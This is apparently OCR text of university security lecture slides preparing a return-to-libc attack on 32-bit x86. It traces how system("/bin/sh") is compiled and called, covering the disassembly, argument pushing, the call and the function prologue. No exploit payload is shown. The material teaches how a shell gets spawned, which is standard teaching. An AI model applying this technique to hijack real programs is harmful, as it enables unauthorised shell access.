


Note: x86-64 vs x86 calling conventions



Note: x86_64 vs x86 calling conventions

We will temporarily switch to x86 (32-bit)
to demonstrate return-to-libc.



Return-to-libc attack (x86)

POSTECH

- Example: Invocation of `system("/bin/sh");`

```c
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```


compile →

```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Background: x86 Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");`



Points to `.rodata` where `"/bin/sh"` is stored

EIP →


```
05 76 2e 00 00        add    eax,0x2e76
83 ec 0c              sub    esp,0xc
8d 90 08 e0 ff ff     lea    edx,[eax-0x1ff8]
52                    push   edx
89 c3                 mov    ebx,eax
e8 b0 fe ff ff        call   8049050 <system@plt>
```

Next instruction:
Load the address of `"/bin/sh"` in edx

Background: x86 Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");` - pushing an arg



EIP →


```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Next instruction:
Push the address of `"/bin/sh"`

Background: x86 Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");`



EIP


```
05 76 2e 00 00        add    eax,0x2e76
83 ec 0c              sub    esp,0xc
8d 90 08 e0 ff ff     lea    edx,[eax-0x1ff8]
52                    push   edx
89 c3                 mov    ebx,eax
e8 b0 fe ff ff        call   8049050 <system@plt>
```

Next instruction:
(irrelevant)

Background: x86 Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");`



EIP


```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Next instruction: Call, i.e.,
(1) Push return addr (next `eip`) and
(2) Jump to `system`

Background: Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");` - prologue



EIP


```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Function prologue (1): save ebp

Background: Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");` - prologue




EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Function prologue (2): copy esp to ebp

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - prologue




EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Reserve space for local variables

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - accessing arg



EIP


```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Access function params using ebp
(e.g., 1st arg is at ebp+8)

Background: Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");` - accessing arg





```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

EIP

`pointer_to_bin_sh` is saved in edx for internal use

Background: Stack machine workflow

- Example: Invocation of `system("/bin/sh");` - cleaning up



EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:

